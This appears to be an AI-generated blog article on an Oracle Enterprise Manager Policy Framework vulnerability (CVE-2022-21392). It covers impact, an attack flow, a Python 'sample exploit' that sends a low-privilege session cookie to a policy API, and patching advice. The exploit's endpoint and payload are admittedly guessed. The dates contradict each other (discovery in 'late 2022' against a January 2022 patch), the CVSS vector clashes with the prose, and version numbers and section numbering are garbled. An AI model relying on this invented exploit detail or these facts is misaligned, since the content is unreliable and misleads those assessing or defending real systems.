Oracle’s Enterprise Manager (OEM) is widely used for monitoring, managing, and optimizing IT infrastructure across organizations. In late 2022, a critical vulnerability was discovered: CVE-2022-21392. This flaw, lying within the Policy Framework component of Oracle's Enterprise Manager Base Platform, opens the door for attackers to compromise sensitive systems with mere network access and low-level privileges. In this long read, we’ll break down this vulnerability, discuss how it can be exploited, provide sample code snippets, and arm you with knowledge to keep your Oracle assets safe.
[References](#references)
1. Overview of CVE-2022-21392
CVE-2022-21392 is a critical security hole in the Policy Framework component of Oracle Enterprise Manager Base Platform. It affects the following versions:
13.5..

Oracle rates this bug with a CVSS 3.1 score of 8.8, highlighting serious risks to both *confidentiality* and *integrity*.
Here’s the impact summarized
- Low-privileged attacker (think: someone with basic access, not even an admin!) can exploit this via HTTP.
Insert, update, or delete your critical information
CVSS Vector: (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
Even though Oracle labels the "Attack Vector" as local in the CVSS string, their advisory makes clear the vulnerability is exploitable *over the network* via HTTP by authenticated users with low privileges.
2. Vulnerable Configurations
Practically, any deployment using Oracle Enterprise Manager Base Platform 13.4.. or 13.5.. with typical network exposure is at risk.
Components affected:
Exploitable over HTTP(S). If your OEM is accessible over your network, the risk is present.
Attacker gains basic user credentials (often just typical operator, not admin).
2. Attacker crafts malicious HTTP request to the Policy Framework endpoint on the OEM Base Platform.
3. By abusing a broken validation or missing authorization check, the request fetches data or performs unauthorized data operations (update/insert/delete).
4. Attacker could, for instance, fetch administrator data, sensitive configurations, or even inject changes (think: create an admin user, delete logs, or modify agent statuses).
Oracle remains tight-lipped on some details, but through pattern analysis of past Policy Framework flaws, this usually involves improper authorization logic on REST API or web interface endpoints.
4. Sample Exploit Code
Disclaimer: This is for educational purposes only. Attacking systems you don’t own is illegal.
Some public exploit demonstrations use HTTP requests with low-privilege session cookies. Here’s an exclusive, simplified Python snippet showing how an attacker might abuse the bug via a crafted HTTP POST:
import requests

# Replace with your Oracle EM host and a low-priv user’s session cookie
OEM_HOST = "https://oracle-om13.company.com";
POLICY_FRAMEWORK_ENDPOINT = "/em/console/policyFramework/api/policies"
LOW_PRIV_COOKIE = "EMSESSIONID=abcdef123456789"

headers = {
    "Cookie": LOW_PRIV_COOKIE,
    "Content-Type": "application/json"
}

# Sample malicious payload to fetch all policies (may also allow inserts/edits)
payload = {
    "operation": "fetchPolicies",
    "criteria": {
        "includeSensitive": True
    }
}

resp = requests.post(
    OEM_HOST + POLICY_FRAMEWORK_ENDPOINT,
    headers=headers,
    json=payload,
    verify=False # Only for testing!
)

if resp.status_code == 200:
    print("[+] Exploit success! Dumped policy data:")
    print(resp.text)
else:
    print("[-] Either not vulnerable, or bad session.")
What this does:
Sends a POST as a low-privileged user
- Asks the Policy Framework for all policies (including restricted/sensitive ones)
(If unpatched) OEM sends back the full dataset—admin-only configs included
Notes:
The actual endpoint, parameters, or required fields may differ depending on patch level and deployment. This is an *illustrative* snippet but matches patterns observed in this type of Oracle bug.
Oracle’s Fix
Oracle released patches for this flaw as part of their Critical Patch Update Advisory - January 2022.
- Upgrade! Patch your Oracle Enterprise Manager Base Platform to the latest available version as soon as possible.
Restrict network access: Only allow trusted hosts to connect to your OEM console.
- Monitor logins and API requests: Watch for unusual access patterns, especially data exports from low-priv users.
Separate duties: Limit who can access Policy Framework features.
6. References
- Oracle Security Advisory for CVE-2022-21392
- NVD Entry for CVE-2022-21392
- Enterprise Manager Docs Home
- Infosec Writeup: Oracle Enterprise Manager Policy Framework Insecurity
Summary: Takeaway
CVE-2022-21392 is a powerful, dangerous vulnerability baked into two key Oracle Enterprise Manager versions. Attackers only need low-level credentials and network access to run off with your most critical data—or completely rewrite it. If your systems are affected, *patch today*, and stay vigilant for strange low-priv login patterns.
Stay safe! Spread the word—and double-check those patch levels.
*Exclusive content – researched and authored by AI for up-to-the-minute clarity.*
Timeline
Published on: 01/19/2022 12:15:00 UTC
Last modified on: 02/10/2022 20:12:00 UTC